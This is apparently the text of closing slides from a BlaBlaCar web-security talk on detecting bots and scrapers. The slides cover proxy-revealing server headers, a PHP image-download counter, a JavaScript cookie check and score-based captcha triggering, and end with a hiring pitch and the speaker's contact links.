If `$_SERVER` (`$request->server->get()` in Symfony) contains one of the following keys, answer is **YES**.

`CLIENT_IP`, `FORWARDED`, `FORWARDED_FOR`, `FORWARDED_FOR_IP`, `HTTP_CLIENT_IP`,
`HTTP_FORWARDED`, `HTTP_FORWARDED_FOR`, `HTTP_FORWARDED_FOR_IP`,
`HTTP_PC_REMOTE_ADDR`, `HTTP_PROXY_CONNECTION`, `HTTP_VIA`, `HTTP_X_FORWARDED`,
`HTTP_X_FORWARDED_FOR`, `HTTP_X_FORWARDED_FOR_IP`, `HTTP_X_IMFORWARDS`,
`HTTP_XROXY_CONNECTION`, `VIA`, `X_FORWARDED`, `X_FORWARDED_FOR`

High-anonymous proxies are rare.

Hiding a strategy on an image



```
<?php  
  
session_start();  
  
$_SESSION['image_downloaded']++;  
  
header("Cache-Control: no-store, no-cache, must-revalidate");  
header("Content-type: image/jpeg");  
  
readfile('logo.jpg');
```

RewriteEngine On
RewriteBase /path/to/logo/
RewriteRule ^logo\.jpg\$ logo.php

Javascript execution

```
<script type="text/javascript">

$(document).ready(function() {
    var now = new Date().getTime();

    var expires = new Date();
    expires.setTime(now + 3600000);

    var gmtString = expires.toGMTString();

    document.cookie = "cookie_check=" + now + ";expires=" + gmtString;
});

</script>
```

Bla Bla Car

Scoring

- Give a score to all violated rules
- Display a captcha (or other) when scores reach your limit

A final word



Bla Bla Car

BlaBlaCar is Hiring!

In a very stressful environment ;)

Passionate about Web Security?
Come and see me!

Motivated to join an innovative
and fast-growing international
company?
Meet us at our stand!

Bla Bla Car



Questions

Detailed slides soon available at:
<https://goo.gl/zByw3v>



Want to go further?



@ninsuo

ninsuo@gmail.com

<https://github.com/ninsuo>

<http://ninsuo.com>

Thanks!



Bla Bla Car